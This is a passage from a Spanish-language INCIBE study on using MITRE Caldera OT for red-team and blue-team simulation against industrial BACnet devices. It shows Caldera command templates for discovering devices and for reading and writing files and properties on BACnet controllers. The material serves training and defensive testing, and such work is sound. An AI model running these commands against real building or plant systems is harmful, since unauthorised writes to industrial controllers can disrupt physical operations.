


Ilustración 27: Adversario BACnet

Después se creará una operación y, dentro de esta, se selecciona la habilidad creada. Cuando ya se tiene cargado solo queda esperar a los resultados obtenidos.




Ilustración 28: Operación BACnet

Otra posibilidad consiste en realizar dichos ataques de una forma manual, para lo que se creará una operación y seguidamente se pondrán los ataques que se quieren realizar de una forma manual o mediante los comandos que tiene la plataforma Caldera.




Ilustración 29: Operación de ataque

En este caso, en la operación se han realizado cuatro técnicas, la primera está relacionada con la identificación del activo. Para ello, se ha utilizado el siguiente comando:

```
./bacwi
```

Las siguientes técnicas están relacionadas con la lectura y escritura de los archivos:

```
./bacarf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name}

./bacawf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name} #{bacnet.write.octet_offset}
```

La última técnica utilizada es para escribir una propiedad que se utilice en los dispositivos BACnet. En este caso, el comando utilizado es el siguiente:

```
./bacawf #{bacnet.device.instance} #{bacnet.obj.type} #{bacnet.obj.property} #{bacnet.write.priority} #{bacnet.write.tag} #{bacnet.write.value}
```

8. Aplicabilidad *Blue Team*

Para realizar una simulación en la parte de *Blue Team* será necesario hacer *login* con el usuario y contraseña que esté configurado para dicho grupo. Una vez se haya accedido, se podrá observar que la estructura es prácticamente igual a la del grupo del *Red Team*. La gran diferencia en este caso es el tipo de habilidades que encontramos, pensadas, lógicamente, para utilizarlos en un *Blue Team*. Además, todas estas habilidades están relacionadas con las tácticas y técnicas de MITRE ATT&CK.




Ilustración 30: Habilidades del Blue Team

Veamos un breve ejemplo de las funciones de este servicio, permitidas por Caldera:

- Desde la parte de *Red Team* se creará un agente. En este caso, se ha optado por el siguiente:




Ilustración 31: Agente creado

Al crear este agente, con el código que te genera Caldera, se puede observar que no lo detecta. Por ello, habrá que cambiar el grupo de *red* por *blue*. Después de este paso, creamos una operación utilizando las habilidades relacionadas con las tácticas de descubrimiento.

Ilustración 32: Operación

Cuando acaba de hacer la prueba, la plataforma muestra la información obtenida del servidor, que podrá ser utilizada para mejorar los problemas descubiertos.

9. Conclusiones


A lo largo de este estudio, se ha podido observar la importancia que está adquiriendo la ciberseguridad en el mundo industrial, principalmente debida a la implantación de la industria 4.0, caracterizada por la interconexión en tiempo real entre los dispositivos, lo cual aporta una gran cantidad de beneficios, pero también varios problemas, como, por ejemplo, que los dispositivos estén **más expuestos al mundo exterior**.

Por ello, los expertos en la ciberseguridad industrial están investigando y estudiando las necesidades para conseguir mejorar la ciberseguridad en este sector. Uno de los proyectos más actuales y atractivos es la creación y actualización del programa **Caldera OT**. Este programa, como se ha podido observar en el estudio, es un simulador que permite realizar diferentes tipos de ciberataques, permitiendo que tanto los equipos de *Red Team* como de *Blue Team* realicen mejoras en la ciberseguridad real de las plantas industriales.

Por ello, este estudio pretende servir de ayuda para que el lector tenga un conocimiento previo sobre los beneficios y las actividades que puede dar esta herramienta, pueda utilizarla para su beneficio e incluso realizar mejoras o aportes en la herramienta y, por lo tanto, hacer que la comunidad de la ciberseguridad industrial sea cada vez mejor.

10. Referencias

Referencia	Título, autor, fecha y enlace web
[Ref.- 1]	Documentación de la plataforma Caldera URL: Installing MITRE Caldera — caldera documentation



Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD